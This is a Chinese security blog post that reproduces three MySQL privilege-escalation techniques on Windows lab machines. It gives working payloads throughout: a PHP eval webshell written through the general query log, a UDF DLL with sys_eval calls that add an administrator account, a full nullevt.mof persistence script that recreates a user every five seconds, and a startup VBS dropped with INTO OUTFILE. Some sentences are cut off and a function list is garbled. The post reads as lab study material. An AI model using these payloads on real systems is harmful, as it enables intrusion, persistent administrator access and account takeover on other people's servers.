Windows下三种mysql提权剖析

hpdoger / 2018-09-09 09:33:49 / 浏览数 5974 技术文章 技术文章 顶(0) 踩(0)

---

title: Windows下三种mysql提权剖析

索引

这篇文章是写基于windows环境下的一些mysql提权方法的分析并利用。这些方法老生常谈，但困于很多文章在讲分析和利用的时候模棱两可，因此想总结一下常见的方法思


实验环境

靶机A： Windows 7 SP1
靶机B： Windows server 2003 enterprise x64
Phpstudy搭建的php+mysql
php版本：5.4.45
mysql版本：5.5.53
攻击环境：已知root账号密码，网站存在phpmyadmin页面

通过phpmyadmin来getshell

简单测试

利用log变量，猜一下绝对路径



变量	会话值 / 全局值	文档
back log	50	
expire logs days	0	
general log	OFF	
general log file	C:\phpstudy\MySQL\data\HpdOger-PC.log	

看到phpstudy，猜测根目录在WWW下，into outfile写个马测一下能传不

果然是用不成into outfile，因为file_priv为null，那么尝试使用日志写马

利用日志写shell

开启日志记录

```
set global general_log='on';
```

日志文件导出指定目录

```
set global general_log_file='C:/phpstudy/WWW/hp.php';
```

记录sql语句写马，这里我就是演示一下，没有安全狗，直接传原马

```
select '<?php @eval($_POST["hp"]); ?>';
```

关闭记录

```
set global general_log=off;
```

菜刀连接

url: 192.168.11.106/hp.php

看一下权限，普通成员hpd0egr，创建用户错误5。
接下来开始提权之路！

UDF提权

什么是UDF

UDF(user-defined
function)是MySQL的一个拓展接口，也可称之为用户自定义函数，它是用来拓展MySQL的技术手段，可以说是数据库功能的一种扩展，用户通过自定义函数来实现在MyS

提权原理

先学习一下什么叫动态链接库

动态链接库

动态链接库：是把程序代码中会使用的函数编译成机器码，不过是保存在.dll文件中。另外在编译时，不会把函数的机器码复制一份到可执行文件中。编译器只会在.exe的执

提权分析


udf是Mysql类提权的方式之一。前提是已知mysql中root的账号密码，我们在拿到webshell后，可以看网站根目录下的config.php里，一般都有mysql的账号密码。利用ro
FUNCITON调用dll中的函数后，mysql账号转化为system权限，从而来提权。

提权复现

工具

这里我用暗月的马，改了一些参数。后面我会把所有工具打包

访问提权马



导出dll到指定目录

利用提权马将写在其中的二进制导出一个dll到指定目录，但导出的dll文件路径有要求

Mysql版本小于5.1版本。udf.dll文件在Windows2003下放置于c:\windows\system32，在windows2000下放置于c:\winnt\system32。

Mysql版本大于5.1版本udf.dll文件必须放置于MYSQL安装目录下的lib\plugin文件夹下。

但是大于5.1版本的时候没有plugin这个文件夹，需要我们自己创建。

靶机mysql版本为5.5，那我们只能自己创建一个plugin文件夹了，先用`select @@basedir;`获取安装目录。

在该目录下创建一个plugin文件夹，网上有大神说可以用ntfs创建目录，感兴趣的话可以研究一下，我这里直接菜刀新建

这个提权马自带的导出要用到Into
dumpfile，但是file_priv为Null这个问题限制了我们，就算我们修改了my.ini文件也要重启mysql，那我们直接传一个dll上去吧，文件名为`hpudf.dll`如图

将udf的自定义函数引入

我们刚才只是把udf的动态链接库导出到指定文件夹，还不能使用里面的自定义函数。要想使用自定义函数，就要把udf.dll中的自定义函数引入。

引入sys_eval函数：

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'hpudf.dll'
```

其中，sys_eval函数是执行任意命令，并将输出返回函数的名字，hpudf.dll是你导出文件的名字;

常见的函数如下：

```
cmdshell ■■cmd;

downloader ■■■,■■■■■■■■■■■■■■■■■;

open3389 ■■■3389■■■■■,■■■■■(■■■■■■■■■);

backshell ■■Shell;

ProcessView ■■■■■■;

KillProcess ■■■■■■;

regread ■■■■;

regwrite ■■■■;

shut ■■,■■,■■;

about ■■■■■■■■;
```

执行命令

执行命令模板：

```
select sys_eval('ipconfig)
```

添加用户/管理员

回显结果:

```
SQL语句:select sys_eval('net user hpdoger zq1160307775 /add & net localgroup
administrators hpdoger /add')
```


查看一下用户

回显结果:

```
SQL语句:select sys_eval('net user')

\\PC201602031639

-------------------------------------------------------------------------------
Administrator            Guest                    hpdoger
```



get it~

MOF提权

MOF提权的条件要求十分严苛：

1. windows 03及以下版本
2. mysql启动身份具有权限去读写c:/windows/system32/wbem/mof目录
3. secure-file-priv参数不为null

mysql以root身份启动，具有c盘下system32/wbem/mof这点权限的要求，就已经非常严格了。。而且win7 sp1就已经没有这个nullevt.mof这个文件了，那么这里记一下poc，来对windows 03的机子进行验证。

MOF文件

托管对象格式 (MOF)
文件是创建和注册提供程序、事件类别和事件的简便方法。文件路径为：c:/windows/system32/wbme/mof/，其作用是每隔五秒就会去监控进程创建和死亡。

提权原理

MOF文件每五秒就会执行，而且是系统权限，我们通过mysql使用load_file
将文件写入/wbme/mof，然后系统每隔五秒就会执行一次我们上传的MOF。MOF当中有一段是vbs脚本，我们可以通过控制这段vbs脚本的内容让系统执行命令，进行提权

公开的nullevt.mof利用代码

```
#pragma namespace("\\\\.\\root\\subscription")
instance of __EventFilter as $EventFilter
{
EventNamespace = "Root\\Cimv2";
Name = "filtP2";
Query = "Select * From __InstanceModificationEvent "
"Where TargetInstance Isa \"Win32_LocalTime\" "
"And TargetInstance.Second = 5";
QueryLanguage = "WQL";
};
instance of ActiveScriptEventConsumer as $Consumer
{
Name = "consPCSV2";
ScriptingEngine = "JScript";
ScriptText =
"var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user hpdoger 123456 /add\")";
};
instance of __FilterToConsumerBinding
{
Consumer = $Consumer;
Filter = $EventFilter;
};
```

MOF文件利用

将上面的脚本上传到有读写权限的目录下：

这里我上传到了`C:\Documents and Settings\test`


根据前面的phpmyadmin，我们使用sql语句将文件导入到`c:/windows/system32/wbem/mof/`下
payload:

```
select load_file("C:/Documents and Settings/testtest.mof") into dumpfile "c:/windows/system32/wbem/mof/nullevt.mof"
```

值得一提的是，这里不能使用outfile，因为会在末端写入新行，因此mof在被当作二进制文件无法正常执行，所以我们用dumpfile导出一行数据。

验证提权

当我们成功把mof导出时，mof就会直接被执行，且5秒创建一次用户。



可以看到，我们在test的普通用户下直接添加了hpdoger用户。剩下的操作就是用户命令处，换成加入administrator语句即可：

```
net.exe user localgroup administrator hpdoger /add\
```

关于Mof提权的弊端

我们提权成功后，就算被删号，mof也会在五秒内将原账号重建，那么这给我们退出测试造成了很大的困扰，所以谨慎使用。那么我们如何删掉我们的入侵账号呢？

cmd 下运行下面语句:

```
net stop winmgmt
del c:/windows/system32/wbem/repository
net start winmgmt
```

重启服务即可。

启动项提权

在前两种方法都失败时，那可以试一下这个苟延残喘的启动项提权..因为要求达到的条件和mof几乎一样，并且要重启服务，所以不是十分推荐。原理还是使用mysql写文件

提权条件

file_priv 不为null
已知root密码

poc

```
create table a (cmd text);
insert into a values ("set wshshell=createobject (""wscript.shell"") " );
insert into a values ("a=wshshell.run (""cmd.exe /c net user hpdoger 123456 /add"",0) " );
insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup administrators hpdoger /add"",0) " );
select * from a into outfile "C:\\Documents and Settings\\All Users\\[redacted]\\a.vbs";
```

总结

还有很多cve这里没有复现到。Mysql提权在如今被各种因素限制，但掌握这一门技术或多或少对我们都还是有所帮助的


上一篇：利用随机数冲突的ECDSA签名恢复... 下一篇：[翻译] glibc里的one g...

1. 3 条回复

Hu3sky1 2018-09-09 11:10:11

tql

0 回复Ta



C0mRaDe 2018-09-09 23:24:02

windows 03及以下版本..怕是只能在内网用得上

0 回复Ta

hpdoger 2018-09-10 14:39:01

@C0mRaDe 03还好吧

0 回复Ta

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板